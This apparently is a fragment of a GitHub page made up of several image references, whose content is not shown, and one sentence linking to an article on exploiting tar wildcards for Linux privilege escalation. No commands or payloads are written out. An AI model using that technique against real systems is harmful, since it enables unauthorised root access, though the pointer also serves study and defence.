





























This post explaining how to exploit the wildcard in tar for privilege escalation: <https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/>

